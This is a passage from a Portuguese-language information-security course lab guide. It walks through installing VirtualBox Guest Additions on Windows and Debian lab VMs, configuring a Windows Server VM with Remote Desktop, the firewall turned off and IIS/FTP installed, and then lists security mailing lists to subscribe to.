


Figura 4: Janela de autorun do CD Virtualbox Guest Additions

2. No assistente de instalação, clique em *Next*, *Next*, e finalmente em *Install*. No meio da instalação o sistema irá avisar que a assinatura de quem publicou o software não é conhecida. Clique em *Install this driver software anyway*, como mostrado abaixo. A mesma janela irá aparecer logo depois, então escolha a mesma opção.




Figura 5: Aviso de publisher não verificado do Virtualbox Guest Additions

3. Ao final da instalação, o assistente irá solicitar que o computador seja reiniciado. Deixe a caixa *Reboot now* marcada e clique em *Finish*.
4. Após o reinício do sistema, maximize a janela do Virtualbox e faça login no sistema como o usuário **Administrador**. Observe que, agora, o *desktop* do Windows Server 2008 ocupa toda extensão do monitor, e não apenas uma pequena janela—indício de que a instalação do *Virtualbox Guest Additions* foi realizada com sucesso.
5. Repita o procedimento de instalação dos passos 1 - 4 na máquina *WinClient-G*.

9) Instalação do *Virtualbox Guest Additions* nas VMs Linux

A instalação do *Virtualbox Guest Additions* nas VMs Linux é um pouco diferente, mais manual. Siga os passos a seguir:

1. Vamos começar pela máquina *FWGW1-G*. Primeiro, faça login como **root** apague o conteúdo do arquivo `/etc/apt/sources.list`:

```
# echo "" > /etc/apt/sources.list
```

Em seguida, edite-o com o seguinte conteúdo:

```
# cat /etc/apt/sources.list
deb http://ftp.br.debian.org/debian/ jessie          main contrib non-free
deb http://ftp.br.debian.org/debian/ jessie-updates main contrib non-free
deb http://security.debian.org/      jessie/updates main contrib non-free
```

2. Em seguida, atualize os repositórios com o comando **apt-get update** e depois instale os pacotes **build-essential** e **module-assistant**, sem incluir recomendações:

```
# apt-get update
# apt-get install --no-install-recommends build-essential module-assistant
```

3. Agora, faça o download dos **headers** do kernel em execução no sistema:

```
# m-a prepare
```

4. Na console do Virtualbox da máquina *FWGW1-G*, acesse o menu *Devices > Insert Guest Additions CD image*. Em seguida, monte o dispositivo:

```
# mount /dev/cdrom /mnt/
```

5. Agora, execute o instalador do *Virtualbox Guest Additions*, com o comando:

```
# sh /mnt/VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 5.2.18 Guest Additions for Linux.....
VirtualBox Guest Additions installer
Copying additional installer modules ...
Installing additional modules ...
VirtualBox Guest Additions: Building the VirtualBox Guest Additions kernel modules.
This may take a while.
VirtualBox Guest Additions: Starting.
```

6. Finalmente, reinicie a máquina. Após o *reboot*, verifique que os módulos do *Virtualbox Guest Additions* estão operacionais:

```
# reboot

(...)

# lsmod | grep '^vbox'
vboxsf          36413  0
vboxvideo       34226  1
vboxguest       221732  2 vboxsf
```

7. Instale os módulos do *Virtualbox Guest Additions* na máquina *LinServer-G*. O procedimento é idêntico ao que fizemos nos passos 1 - 6.



Não iremos instalar os módulos do *Virtualbox Guest Additions* na máquina *KaliLinux-G*. Pelo fato de a VM estar um pouco desatualizada (jan/2016), o **apt** exige que um grande número de pacotes seja baixado antes que os *headers* do kernel possam ser recuperados. Visto que o tempo de instalação e download desses pacotes é longo, vamos pular essa etapa.

Não obstante, os passos de instalação são idênticos aos das máquinas *FWGW1-G* e *LinServer-G*. O Kali Linux é baseado na distribuição Debian, que está sendo usado nessas duas VMs.

10) Configuração da VM WinServer-G

A máquina *WinServer-G* demanda uma pequena configuração adicional antes que estejamos prontos para começar os trabalhos. Vamos a ela:

1. Usando o 1) *Control Panel*, 2) clique direito em *Computer > Properties* no Windows Explorer ou 3) digitando **system** no menu iniciar, abra a tela de configuração do sistema como mostrado a seguir:




Figura 6: Tela de configuração do sistema do WinServer

2. Clique em *Change Settings*, e na aba *Computer Name*, no botão *Change....*. Altere o nome do computador para **WinServer-G** e o *Workgroup* para **GRUPO**, como se segue. Depois, clique em *OK*.




Figura 7: Alteração de nome de máquina do WinServer

3. Não reinicie o computador ainda. Na aba *Remote*, marque a caixa *Allow Connections from computers running any version of Remote Desktop (less secure)*, como na imagem abaixo. Depois, clique em *Apply* e em seguida em *Restart Later*.




Figura 8: Configurações de Remote Desktop do WinServer

4. Agora, desabilite o firewall do Windows. Digite **firewall** no menu *Start* (alternativamente, clique em *Windows Firewall* no *Control Panel*), em seguida em *Turn Windows Firewall on or off*, e finalmente marque a caixa *Off*, como se segue:




Figura 9: Desabilitar o firewall do WinServer

5. Clique em *OK* e reinicie a máquina *WinServer-G*.

6. Após o *reboot*, abra o *Server Manager* (é o primeiro ícone à direita do botão *Start*), e em seguida clique com o botão direito em *Roles*, selecionando *Add Roles*. Na janela subsequente, clique em *Next*. Depois, marque a caixa da *role Web Server (IIS)*, como se segue. Quando surgir a pergunta *Add features required for Web Server (IIS)?*, clique em *Add Required Features*, e depois em *Next*.




Figura 10: Instalando a role IIS no WinServer

7. Na janela *Introduction to Web Server (IIS)*, clique em *Next*. A seguir, na janela *Role services*, desça a barra de rolagem até o final e marque a caixa *FTP Publishing Service*, como se segue. Da mesma forma que antes, quando surgir a pergunta *Add features required for FTP Publishing Service?*, clique em *Add Required Features*, e depois em *Next*.




Figura 11: Instalando a feature FTP Server no WinServer

8. Finalmente, clique em *Install* e aguarde. Ao final do processo, clique em *Close*.

Sessão 2: Conceitos fundamentais em segurança da informação



As atividades desta sessão serão realizadas em sua máquina física (hospedeira).

1) Listas e informações complementares de segurança

1. Visite e assine a lista de e-mail do CAIS/RNP:

- <https://memoria.rnp.br/cais/listas.php>

2. Visite e assine as listas de algumas das instituições mais respeitadas sobre segurança no mundo:

- <http://www.securityfocus.com/archive/>
